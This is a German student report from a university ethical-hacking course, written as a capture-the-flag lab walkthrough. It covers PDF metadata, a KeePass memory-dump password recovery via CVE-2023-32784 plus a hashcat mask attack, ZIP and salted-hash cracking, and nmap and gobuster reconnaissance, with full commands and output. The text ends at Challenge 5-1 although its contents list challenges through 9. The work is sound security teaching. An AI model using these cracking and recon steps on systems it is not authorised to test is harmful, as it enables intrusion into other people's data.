

Report Ethical Hacking

Wintersemester 2024/25 (WS2024/25)

Robin Köchel

M-Nr

Januar 2025

Semester 3

Hochschule Karlsruhe – University of Applied Sciences

Hochschule Karlsruhe
University of
Applied Sciences



Eigenständigkeitserklärung

Hiermit erkläre ich, dass ich den vorliegenden Abschlussbericht im Modul „Ethical Hacking“ selbstständig und ohne fremde Hilfe angefertigt habe. Ich bestätige, dass ich während des Bearbeitungszeitraums keinerlei Absprachen oder Diskussionen über die Inhalte der Prüfung mit anderen Kommilitonen geführt habe. Ebenso versichere ich, dass ich keine Lösungen oder Hilfestellungen aus Internetforen oder anderen externen Quellen bezogen habe. Die Nutzung künstlicher Intelligenz beschränkte sich ausschließlich auf die Korrektur von Rechtschreib- und Grammatikfehlern sowie der Recherche.

Alle verwendeten Quellen und Hilfsmittel sind im Bericht angegeben. Mir ist bewusst, dass eine falsche Erklärung (prüfungs-)rechtliche Folgen haben kann.

Name: Robin Köchel

Datum: 13. Januar 2025

Matrikelnummer: M-Nr

Unterschrift:

R. Köchel

Contents

Eigenständigkeitserklärung	2
Challenge 1: OSINT	5
Challenge 1-1	5
Challenge 1-2	5
Challenge 1-3	7
Challenge 1-4	7
Challenge 2: Passwort-Manager	9
Challenge 2-1	9
Challenge 2-2	9
Challenge 2-3	12
Challenge 3: Der verschlüsselte Ordner	13
Challenge 3-1	13
Challenge 3-2	14
Challenge 4: Salt	16
Challenge 4-1	16
Challenge 4-2	17
Challenge 5: XSS	18
Challenge 5-1	18
Challenge 5-2	21
Challenge 5-3	21
Challenge 6: Zugriff auf den Server	22
Challenge 6-1	22
Challenge 6-2	22
Challenge 6-3	23
Challenge 7: Privilege Escalation	25
Challenge 7-1	25

Challenge 7-2	27
Challenge 8: Spuren verwischen	28
Challenge 9: Zugang sichern	30
Abschluss	32

Challenge 1: OSINT

Challenge 1-1

Flag: 8ac254bfceb1d6b5dbbe618c1f98bad03b6f20ef343913aed6fb04eeaced6ab9

Erklärung: Es gibt verschiedene Wege, den SHA256-Hash einer .pdf-Datei zu berechnen. Man kann dies mit diversen Command-Line-Tools tun oder die Datei auf einer Website hochladen, die dafür gemacht ist. Die hier verwendete Website ist:

https://emn178.github.io/online-tools/sha256_checksum.html.

Man lädt die .pdf-Datei hoch und erhält die Prüfziffer bzw. in unserem Fall die Flag.

Challenge 1-2

Flag:



Erklärung: Oftmals enthalten Dateien Metadaten, die viel über die Datei verraten können. Die Metadaten der Datei wurden mit dem folgenden Befehl angezeigt:

```
exiftool -a -G1 perso-1735094814562.pdf
```

- **exiftool:** Startet das Programm exiftool zur Anzeige der Metadaten.
- **-a:** Erlaubt auch doppelt vorkommende Metadaten-Tags.
- **-G1:** Diese Option gruppiert die Metadaten nach Hierarchieebenen (hier nur eine Ebene).
- **perso-1735094814562.pdf:** Der Name der Datei, deren Metadaten extrahiert werden sollen.


Ausgabe:

```
[ExifTool]      ExifTool Version Number      : 13.00
[System]        File Name                : perso-1735094814562.pdf
[System]        Directory                : .
[System]        File Size                : 227 kB
[System]        File Modification Date/Time : 2025:01:13 08:44:51+01:00
[System]        File Access Date/Time     : 2025:01:13 08:46:04+01:00
[System]        File Inode Change Date/Time : 2025:01:13 08:46:03+01:00
[System]        File Permissions          : -rwxrwx---
[File]          File Type                 : PDF
[File]          File Type Extension       : pdf
[File]          MIME Type                 : application/pdf
[PDF]           PDF Version               : 1.7
[PDF]           Linearized                : No
[PDF]           Page Count                : 1
[PDF]           Language                  : de
[PDF]           Tagged PDF                 : Yes
[PDF]           Author                    : Florian André Dalwigk
[PDF]           Creator                   : Microsoft® Word für Microsoft 365
[PDF]           Create Date                : 2024:12:24 03:58:35+01:00
[PDF]           Modify Date                : 2024:12:24 03:58:35+01:00
[PDF]           Producer                   : Microsoft® Word für Microsoft 365
[XMP-x]         XMP Toolkit                : 3.1-701
[XMP-pdf]       Producer                   : Microsoft® Word für Microsoft 365
[XMP-dc]        Creator                    : Florian André Dalwigk
[XMP-xmp]       Creator Tool                : Microsoft® Word für Microsoft 365
[XMP-xmp]       Create Date                : 2024:12:24 03:58:35+01:00
[XMP-xmp]       Modify Date                : 2024:12:24 03:58:35+01:00
[XMP-xmpMM]     Document ID                : uuid:A22C524E-88A4-4D56
                                           -A755-AFEFA54AB16F
[XMP-xmpMM]     Instance ID                : uuid:A22C524E-88A4-4D56
                                           -A755-AFEFA54AB16F
```

Anhand der Metadaten (z. B. "Producer" = Microsoft® Word für Microsoft 365) lässt sich schließen, dass die PDF mit Word erstellt wurde. Nach dem Öffnen der Datei in LibreOffice Impress ließen sich die schwarzen Boxen markieren und durch Klicken auf „Entfernen“ aus der PDF Datei löschen. So wurde der Personalausweis vollständig sichtbar.

Challenge 1-3

Flag:



```
(robin@robin)-[/media/sf_Abschluss_Prufung/Task 1/2]
$ exiftool perso.pdf
ExifTool Version Number      : 13.00
File Name                    : perso.pdf
Directory                    : .
File Size                    : 223 kB
File Modification Date/Time   : 2025:01:13 18:04:34+01:00
File Access Date/Time        : 2025:01:13 18:04:34+01:00
File Inode Change Date/Time   : 2025:01:13 18:07:10+01:00
File Permissions              : -rwxrwx---
File Type                    : PDF
File Type Extension           : pdf
MIME Type                    : application/pdf
PDF Version                   : 1.7
Linearized                   : Yes
Language                     : de
Tagged PDF                   : Yes
Page Count                   : 1

(robin@robin)-[/media/sf_Abschluss_Prufung/Task 1/2]
$
```

Erklärung: Mit dem folgenden Befehl wurden alle Metadaten der PDF unwiederbringlich entfernt:

```
exiftool -all= perso-1735094814562.pdf
```

```
qpdf --linearize perso-1735094814562.pdf - > cleaned.pdf
```


- **exiftool:** Startet das Programm exiftool zur Entfernung der Metadaten
- **-all= perso-1735094814562.pdf:** Entfernt alle Metadaten aus der Datei
- **qpdf:** Startet das Programm qpdf
- **-linearize:** Optimiert die PDF für Web-Browser, entfernt jedoch keine Metadaten
- **perso-1735094814562.pdf - > cleaned.pdf:** Schreibt das Ergebnis in eine neue Datei namens cleaned.pdf

Challenge 1-4


Flag: Algorithmen: GAN & Diffusion; Bildquellen: Karras et al. & Stable Diffusion

Erklärung: Bei genauerer Betrachtung des Bildes erkennt man, dass das Passbild der

Person nachträglich auf die Personalausweis-Schablone gedruckt wurde. Im ersten Schritt wurde ein Screenshot des Passbildes gemacht und auf der Website <https://sightengine.com/detect-ai-generated-images> hochgeladen, die erkennt, ob und mit welcher KI ein Bild generiert wurde. Sightengine kam zu dem Schluss, dass das Passfoto zu 99% KI-generiert ist und mit StyleGAN erstellt wurde. Darüber hinaus kann man am rechten unteren Rand des Passbildes einen Schriftzug erkennen: „StyleGAN2 (Karras et al.)“.



Wenn der gesamte Personalausweis überprüft wird, ergibt sich folgendes Ergebnis:



Der Rahmen des Personalausweises scheint mit Diffusion und Stable Diffusion generiert worden zu sein.

Challenge 2: Passwort-Manager

Challenge 2-1

Flag:

```
$keepass$*2*60000*0*b27b1f60b8beb6d92d7c052138b29d87a5fb54a46e1577bc5c64  
612e39266150*c0852f976dde866fa4b83d340a501bb1e745  
aab7cad0259703c688783f7dcdbf*3d5ddfdcd477e501c3c0  
1d2fe13f0296*6148fe8a037f03fbb8ce0c49863b0ecd96ef  
97d95b4554319fd7043dd1870bc7*9274a229728bb6b4a082  
bb6d9157aa9794c698a444a071615807cbaf51900b62
```

Erklärung: Um auf die Datenbank in der Datei zuzugreifen, benötigt man ein Masterpasswort. Das Tool `keepass2john` extrahiert den Hash dieses Masterpassworts. Durch eine bekannte Schwachstelle (CVE-2023-32784) kann man mithilfe eines Tools (<https://github.com/matro7sh/keepass-dump-masterkey>) das Masterpasswort bestimmen. Die ersten beiden Stellen bleiben jedoch unbekannt. Diese werden anschließend durch eine Masked-Brute-Force-Attacke mithilfe von `HashCat` berechnet. Im ersten Schritt extrahieren wir den Hash des Masterpassworts:

```
keepass2john secret.kdbx
```

- `keepass2john`: Startet das Programm `keepass2john`
- `secret.kdbx`: Der Name der Datei, aus der der Hash des Masterpassworts extrahiert werden soll

Den Hash speichern wir in eine Datei namens `masterhash.txt`.

Challenge 2-2

Flag: `ak1Mlsao29j1337m007g`


Erklärung:

Wir nutzen das Tool `keepass-dump-masterkey`, um alle Stellen des Masterpassworts bis auf die ersten beiden aus der `.DMP`-Datei zu extrahieren.

```
python poc.py ./keepass-1735096653143/KeePass.DMP
```

- `python`: Ruft Python auf.
- `poc.py`: Der Name der auszuführenden Python-Datei.
- `./keepass-1735096653143/KeePass.DMP`: Der Name der Dump-Datei, aus der das Masterpasswort extrahiert werden soll.

Ausgabe:



```
robin@robin: /media/sf_Abschluss_Prfung/Task 2
(robin@robin)-[/media/sf_Abschluss_Prfung/Task 2]
$ python poc.py ./keepass-1735096653143/KeePass.DMP
2025-01-17 13:10:50,430 [.] [main] Opened ./keepass-1735096653143/KeePass.DMP
Possible password: •k1Mlsao29j1337m007g
Possible password: •e1Mlsao29j1337m007g
Possible password: •\1Mlsao29j1337m007g
Possible password: •R1Mlsao29j1337m007g
Possible password: •61Mlsao29j1337m007g
Possible password: •.1Mlsao29j1337m007g
Possible password: •51Mlsao29j1337m007g
Possible password: •{1Mlsao29j1337m007g
Possible password: •Q1Mlsao29j1337m007g
```

Da die ersten beiden Stellen noch unbekannt sind, werden diese mit HashCat durch eine Masked-Brute-Force-Attacke ermittelt.

```
hashcat -a 3 -m 13400 masterhash.txt ?a?a1Mlsao29j1337m007g
```


- `hashcat`: Startet das Programm HashCat.
- `-a 3`: Nutzt den Brute-Force-Attack-Modus.
- `-m 13400`: Verwendet den Hashmode 13400 für KeePass 2 (AES).
- `masterhash.txt`: Der Name der Datei, die den Hash des Masterpassworts enthält.
- `?a?a1Mlsao29j1337m007g`: Die Maske für die Brute-Force-Attacke. Da nur die ersten beiden Stellen des Passworts fehlen, werden diese mit `?a` (Buchstaben, Zahlen, Sonderzeichen) codiert. Nur diese beiden Zeichen werden variiert.

Relevante Ausgabe: ...

\$keepass\$*2*60000*0*b27b1f60b8beb6d92d7c052138b29d87a5fb54a46e1577bc5c64612e392
66150*c0852f976dde866fa4b83d340a501bb1e745aab7cad0259703c688783f7dcdbf*3d5ddfd
dc477e501c3c01d2fe13f0296*6148fe8a037f03fbb8ce0c49863b0ecd96ef97d95b4554319fd7
043dd1870bc7*9274a229728bb6b4a082bb6d9157aa9794c698a444a071615807cbaf5190
0b62: **ak1Mlsao29j1337m007g**

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target.....: \$keepass\$*2*60000*0*b27b1f60b8beb6d92d7c052138b29d8...900b62
Time.Started.....: Mon Jan 13 10:03:41 2025 (7 secs)
Time.Estimated....: Mon Jan 13 10:03:48 2025 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Mask.....: ?a?a1Mlsao29j1337m007g [20]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 79 H/s (3.21ms) @ Accel:128 Loops:256 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 570/9025 (6.32%)
Rejected.....: 0/570 (0.00%)
Restore.Point....: 0/95 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:5-6 Iteration:59904-60000
Candidate.Engine.: Device Generator
Candidates.#1....: aa1Mlsao29j1337m007g -> a 1Mlsao29j1337m007g
Hardware.Mon.#1..: Util: 92%
...

Das Masterpasswort für die KeePass Datenbank ist also: **ak1Mlsao29j1337m007g**



Challenge 2-3

Flag: Unter Linux oder Mac arbeiten, Zwei-Faktor-Authentifizierung

Erklärung: Die Schwachstelle tritt nur unter Windows auf, da sie auf einer Problematik in der .NET-Komponente basiert. Wenn man ein anderes Betriebssystem wie macOS oder Linux verwendet, tritt dieser Fehler nicht auf. KeePass bietet die Möglichkeit einer Zwei-Faktor-Authentifizierung. Man kann neben dem Masterpasswort eine Schlüsseldatei generieren, die bei jedem Entschlüsselungsvorgang mitgeliefert werden muss. Der Schlüssel, der zur Entschlüsselung der Daten verwendet wird, wird aus der Schlüsseldatei und dem Passwort berechnet. Selbst wenn das Passwort aus dem Speicherabbild ausgelesen wird, reicht das allein nicht aus, um auf die Daten zuzugreifen.

Challenge 3: Der verschlüsselte Ordner

Challenge 3-1

Flag: EH{u_cr4ck3D_th3_ZIP!}

Erklärung: Das Vorgehen ist ähnlich zur vorherigen Aufgabe.

1. Berechnung des Passwort-Hashes
2. Brute-Force-Angriff auf den Hash

```
zip2john geheim-1735010055539.zip > password.hash
```

- `zip2john`: Ruft das Programm `zip2john` auf
- `geheim-1735010055539.zip`: Der Name der Datei mit dem Passwort, von dem man den Passwort-Hash berechnen will.
- `> password.hash`: Speichert die Ausgabe in eine Datei mit dem Namen `password.hash`

Dieser gespeicherte Hash muss nun geknackt werden.

Da kein Anhaltspunkt für die Länge des Passworts, den Zeichensatz oder andere Eigenschaften gegeben war, wird eine Wordlist (`rockyou.txt`) verwendet, um die Passwörter zu brechen.

```
john --wordlist=/usr/share/wordlists/rockyou.txt password.hash
```

- `john`: Ruft das Programm `john` auf
- `--wordlist=/usr/share/wordlists/rockyou.txt`: Spezifiziert den Ablageort der Wortliste `rockyou.txt`
- `password.hash`: Der Name der Datei, die den zu knackenden Hash beinhaltet

Ausgabe:

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (PKZIP [32/64])
```

```
Will run 4 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
112112321      (geheim-1735010055539.zip)
```

```
1g 0:00:00:00 DONE (2025-01-13 10:27) 6.250g/s 1228Kp/s 1228Kc/s
```

```
1228KC/s becky101..piggy!
```

```
Use the "--show" option to display all of the cracked passwords reliably
```


```
Session completed.
```

Das Programm John the Ripper geht durch die gesamte Wortliste, berechnet von jedem Wort in der Liste einen Hash und gleicht diesen mit dem Ziel-Hash ab. Stimmen die beiden Hashes überein, hat John the Ripper das Passwort gefunden.

Das Passwort lautet also: **112112321**

Challenge 3-2

Flag: Keine Passwörter aus Passwortlisten verwenden **Erklärung:** Man sollte ein Passwort verwenden, das nicht in einer Passwort-Datenbank vorkommt. Man könnte sich ein zufälliges Passwort mit einem lokalen Tool, z. B. KeePassXC, generieren lassen:



Anschließend kann man z. B. auf <https://password.kaspersky.com/> überprüfen, ob das Passwort in einer üblichen Passwort-Datenbank bereits gefunden wurde. Dabei ist zu beachten, nicht das richtige Passwort, sondern eine leicht veränderte Version des Passworts auf der Website überprüfen zu lassen. Dieses Passwort merkt man sich dann. Mit einem Rechtsklick auf den gewünschten Ordner wählt man z. B. unter Fedora41 'Compress' aus.

In dem erscheinenden Dialog wählt man bei 'Compression Method' die Option 'Encrypted ZIP' und gibt das Passwort, das man sich gemerkt hat, zweimal ein. Danach bestätigen, und schon hat man eine sicher verschlüsselte .zip-Datei.

Compress Files and Folders

Cancel Compress

Archive Name
geheim-1735010055539 (2)

Compression Method
Encrypted ZIP (.zip)

Encryption
Encrypt contents of the archive with a password when the compression method supports password-protection.

Password

Confirm Password

Challenge 4: Salt

Challenge 4-1

Flag: l1ghT

Erklärung: Der Passwort-Hash berechnet sich wie folgt (Pseudocode):

```
gethash(String salt, String password){  
    return hash(salt+password);  
}
```

Es ist nicht klar, welche Hash-Funktion verwendet wurde. Die SQLite-Datenbank enthält die Hashes, und mit dem Tool `Haiti` lässt sich ein Hash-Typ identifizieren.

```
haiti 00f127cb1b5f07587ca04ba55d07542c220b5d12
```

- `haiti`: Ruft das Programm `Haiti` auf
- `00f127cb1b5f07587ca04ba55d07542c220b5d12`: Der Hash, den man identifizieren möchte

Ausgabe:

```
SHA-1 [HC: 100] [JtR: raw-sha1]  
RIPEMD-160 [HC: 6000] [JtR: ripemd-160]  
Double SHA-1 [HC: 4500]  
Haval-160 (3 rounds) [JtR: dynamic_190]  
...
```

Man kann also davon ausgehen, dass es sich um einen SHA-1-Hash handelt. Man merkt sich, dass der `HashCat` Code für SHA-1 gleich 100 ist. Die Länge des Salt ist unbekannt und wurde durch Ausprobieren und genaues Hinsehen auf 5 festgelegt.

Um nun das Salt zu berechnen, verwendet man HashCat mit folgendem Befehl:

```
hashcat -a 3 -m 100 00f127cb1b5f07587ca04ba55d07542c220b5d12
?a?a?a?a?alTTsm6xLJTgc51ifG902
```

- **hashcat**: Startet das Programm HashCat
- **-a 3**: Benutzt den Brute-Force-Angriff-Modus
- **-m 100**: Verwendet den Hash-Modus für SHA-1
- **00f127cb1b5f07587ca04ba55d07542c220b5d12**: Der Hash, gegen den getestet werden soll
- **?a?a?a?a?alTTsm6xLJTgc51ifG902**: Das Salt + das bekannte Passwort. Da nur das Salt unbekannt/gesucht ist und die Länge 5 beträgt, werden 5-mal ?a (Buchstaben, Zahlen, Sonderzeichen) erraten.

Ergebnis: 00f127cb1b5f07587ca04ba55d07542c220b5d12:**l1ghT**lTTsm6xLJTgc51ifG902

Das Salt für Kira sind die ersten 5 Zeichen: **l1ghT**

Challenge 4-2

Flag:

	name	salt	pwd_hash
	Filter	Filter	Filter
1	pam	s34L	fdd0e076e55116012a4142898570c21a63fedaf8
2	flo	gUhz	5c682854a47d0555c24cdf098d3b1a2ace3c7640
3	robin	f1sh	34181a3d947434ec8624b246261508d4eebfff71
4	kira	l1ghT	00f127cb1b5f07587ca04ba55d07542c220b5d12
5	mia	MI6	586a2ceeb2baf92496990708076b79a16963782c

Erklärung:

Das Vorgehen ist dasselbe, nur die Salt-Länge ändert sich. Man muss also die Anzahl der 'a' im HashCat Befehl anpassen.

Challenge 5: XSS

Challenge 5-1

Flag: `http://10.10.162.20/login/`

Anmerkung: Die IP-Adressen in den Screenshots sind nicht durchgängig konsistent, da sie sich durch die Verwendung verschiedener virtueller Maschinen geändert haben. Aus dem Kontext geht jedoch klar hervor, um welche Adresse (Angreifer/Ziel-PC) es sich jeweils handelt.

Erklärung: Gegeben war die IP-Adresse. Damit war das Ziel klar. Es musste nun herausgefunden werden, auf welchem Port die Website läuft und in welchem Verzeichnis sie sich befindet. Um den Port herauszufinden, benutzt man `nmap`, und um vorhandene Verzeichnisse zu enumerieren, nutzt man `gobuster`.

```
sudo nmap -0 -A -sV 10.0.2.15
```

- `sudo`: Gibt 'nmap' die Rechte, auch Betriebssysteme zu erkennen.
- `nmap`: Ruft den Befehl 'nmap' auf.
- `-0`: Aktiviert die Betriebssystemerkennung.
- `-A`: Führt einen aggressiven Scan durch (Betriebssystem- und Versionserkennung, Erkennung laufender Dienste, Traceroute).
- `-sV`: Versucht, die Version der laufenden Dienste zu bestimmen.
- `10.0.2.15`: Legt das Ziel des Scans fest.

relevante Ausgabe:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-13 12:08 GMT
```

```
Nmap scan report for 10.10.162.20
```

```
Host is up (0.036s latency).
```

```
Not shown: 998 closed ports
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
```

```
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to the Dungeon
MAC Address: 02:93:0B:79:FC:2F (Unknown)
No exact OS matches for host (...).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/13%OT=22%CT=1%CU=32294%PV=Y%DS=1%DC=D%G=Y%M=02930B%T
...
OS:Y%DFI=N%T=40%CD=S)
```

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP	RTT	ADDRESS
1	36.10 ms	10.10.162.20

...

Nmap done: 1 IP address (1 host up) scanned in 37.12 seconds

Man sieht, dass eine Website auf Port 80 gehostet wird und dass SSH auf Port 22 offen ist (wichtig für später). Nun enumeriert man die Verzeichnisse der Website mit **gobuster**.

```
gobuster dir -u 10.10.162.20 -w /usr/share/wordlists/dirb/big.txt
```

- **gobuster**: Ruft das Programm **gobuster** auf.
- **dir**: Modus für die Verzeichnissuche.
- **-u 10.10.162.20**: Die URL oder IP-Adresse des Zielservers.
- **-w /usr/share/wordlists/dirb/big.txt**: Pfad zur Wörterliste mit häufig verwendeten Verzeichnissen.

Ausgabe:

=====

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

```
[+] Url:                http://10.10.162.20
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
```

=====

Starting gobuster in directory enumeration mode

=====

```
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/admin               (Status: 301) [Size: 312] [--> http://10.10.162.20/admin/]
/javascript          (Status: 301) [Size: 317] [--> http://10.10.162.20/javascript/]
/login              (Status: 301) [Size: 312] [--> http://10.10.162.20/login/]
/server-status       (Status: 403) [Size: 277]
/uploads            (Status: 301) [Size: 314] [--> http://10.10.162.20/uploads/]
```

Progress: 20469 / 20470 (100.00%)

=====

Finished

=====

Folgende Verzeichnisse sehen interessant aus: '/admin', '/javascript', '/login', '/server-status', '/uploads'. Die gesuchte Seite befindet sich auf: <http://10.10.162.20/login/>.

